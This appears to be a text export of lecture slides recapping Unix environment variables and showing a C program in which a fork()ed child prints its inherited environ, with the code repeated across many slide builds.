| SHELL         | /bin/bash            |
|               |                      |
|               |                      |
|               |                      |

Where to look for programs when absolute path is not provided?

**/usr/local/bin**

# Recap



**Environment variables** are a set of key-value pairs that can control the behavior of a processes

| variable name | value                |
|---------------|----------------------|
| PATH          | /usr/local/bin       |
| USER          | seed                 |
| PWD           | /home/seed/my_folder |
| SHELL         | /bin/bash            |
|               |                      |
|               |                      |
|               |                      |

Who is the current user running this process?

**seed**

# Recap



**Environment variables** are a set of key-value pairs that can control the behavior of a processes

| variable name | value                |
|---------------|----------------------|
| PATH          | /usr/local/bin       |
| USER          | seed                 |
| PWD           | /home/seed/my_folder |
| SHELL         | /bin/bash            |
|               |                      |
|               |                      |
|               |                      |

What is the path this program was invoked from?

**/home/seed/my\_folder**

# Recap



**Environment variables** are a set of key-value pairs that can control the behavior of a processes

| variable name | value                |
|---------------|----------------------|
| PATH          | /usr/local/bin       |
| USER          | seed                 |
| PWD           | /home/seed/my_folder |
| SHELL         | /bin/bash            |
|               |                      |
|               |                      |
|               |                      |

What shell program should this process use?

**/bin/bash (the safe one)**

# Recap

```
export myvar='This is my new variable'
```

**Environment variables** are a set of key-value pairs that can control the behavior of a processes



| variable name | value                   |
|---------------|-------------------------|
| PATH          | /usr/local/bin          |
| USER          | seed                    |
| PWD           | /home/seed/my_folder    |
| SHELL         | /bin/bash               |
| myvar         | This is my new variable |
|               |                         |
|               |                         |

We can also define our own environment variables

# Recap

How are environment variables passed on?

myprogram.c

myprog

environment variables

```
extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            printenv();
            exit(0);
        default: /* parent process */
            // printenv();
            exit(0);
    }
}
```

# Recap

How are environment variables passed on?

myprogram.c

myprog

environment variables

```
extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
    case 0: /* child process */
        printenv();
        exit(0);
    default: /* parent process */
        // printenv();
        exit(0);
    }
}
```

**fork()** is a system call that will spawn a new process off of the current process

**fork()** will return a 0 if the process is the child

# Recap

How are environment variables passed on?



myprogram.c

myprog

environment variables

```
extern char **environ;
```

```
void printenv()
```

```
{
```

```
    int i = 0;
```

```
    while (environ[i] != NULL) {
```

```
        printf("%s\n", environ[i]);
```

```
        i++;
```

```
    }
```

```
}
```

```
int main()
```

```
{
```

```
    pid_t childPid;
```

```
    switch(childPid = fork()) {
```

```
    case 0: /* child process */
```

```
        printenv();
```

```
        exit(0);
```

```
    default: /* parent process */
```

```
        // printenv();
```

```
        exit(0);
```

```
    }
```

```
}
```

# Recap

How are environment variables passed on?



myprogram.c

myprog

environment variables

```
extern char **environ;
```

```
void printenv()
```

```
{
```

```
    int i = 0;
```

```
    while (environ[i] != NULL) {
```

```
        printf("%s\n", environ[i]);
```

```
        i++;
```

```
    }
```

```
}
```

```
int main()
```

```
{
```

```
    pid_t childPid;
```

```
    switch(childPid = fork()) {
```

```
    case 0: /* child process */
```

```
        printenv();
```

```
        exit(0);
```

```
    default: /* parent process */
```

```
        // printenv();
```


```
        exit(0);
```

```
    }
```

```
}
```

# Recap

How are environment variables passed on?




```
extern char **environ;
```

```
void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}
```

```
int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            printenv();
            exit(0);
        default: /* parent process */
            // printenv();
            exit(0);
    }
}
```

## Recap

How are environment variables passed on?



We now have two processes currently running


```
extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            printenv();
            exit(0);
        default: /* parent process */
            // printenv();
            exit(0);
    }
}
```

# Recap

How are environment variables passed on?



We now check the value of `fork()`

```
extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            printenv();
            exit(0);
        default: /* parent process */
            // printenv();
            exit(0);
    }
}
```

```
extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            printenv();
            exit(0);
        default: /* parent process */
            // printenv();
            exit(0);
    }
}
```


```
extern char **environ;
```

```
void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}
```

```
int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            printenv();
            exit(0);
        default: /* parent process */
            // printenv();
            exit(0);
    }
}
```

# Recap

How are environment variables passed on?



We now check the value of fork()

```
extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            printenv();
            exit(0);
        default: /* parent process */
            // printenv();
            exit(0);
    }
}
```

```
extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            printenv();
            exit(0);
        default: /* parent process */
            // printenv();
            exit(0);
    }
}
```

```
extern char **environ;
```


```
void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}
```

```
int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            printenv();
            exit(0);
        default: /* parent process */
            // printenv();
            exit(0);
    }
}
```

exit()

# Recap

How are environment variables passed on?



```
extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
    case 0: /* child process */
        printenv();
        exit(0);
    default: /* parent process */
        // printenv();
        exit(0);
    }
}
```





```
extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
    case 0: /* child process */
        printenv();
        exit(0);
    default: /* parent process */
        // printenv();
        exit(0);
    }
}
```

# Recap

How are environment variables passed on?



```
extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
    case 0: /* child process */
        printenv();
        exit(0);
    default: /* parent process */
        // printenv();
        exit(0);
    }
}
```





```
extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
    case 0: /* child process */
        printenv();
        exit(0);
    default: /* parent process */
        // printenv();
        exit(0);
    }
}
```

# Recap

How are environment variables passed on?



**fork()** returns 0 for the child process, so print run the **printenv()** function

```
extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            printenv();
            exit(0);
        default: /* parent process */
            // printenv();
            exit(0);
    }
}
```



```
extern char **environ;
```

```
void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}
```

```
int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            printenv();
            exit(0);
        default: /* parent process */
            // printenv();
            exit(0);
    }
}
```

# Recap

How are environment variables passed on?



```
extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            printenv();
            exit(0);
        default: /* parent process */
            // printenv();
            exit(0);
    }
}
```


```
extern char **environ;
```

```
void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}
```

```
int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            printenv();
            exit(0);
        default: /* parent process */
            // printenv();
            exit(0);
    }
}
```

# Recap

How are environment variables passed on?




```
extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}


int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            printenv();
            exit(0);
        default: /* parent process */
            // printenv();
            exit(0);
    }
}
```

# Recap

How are environment variables passed on?

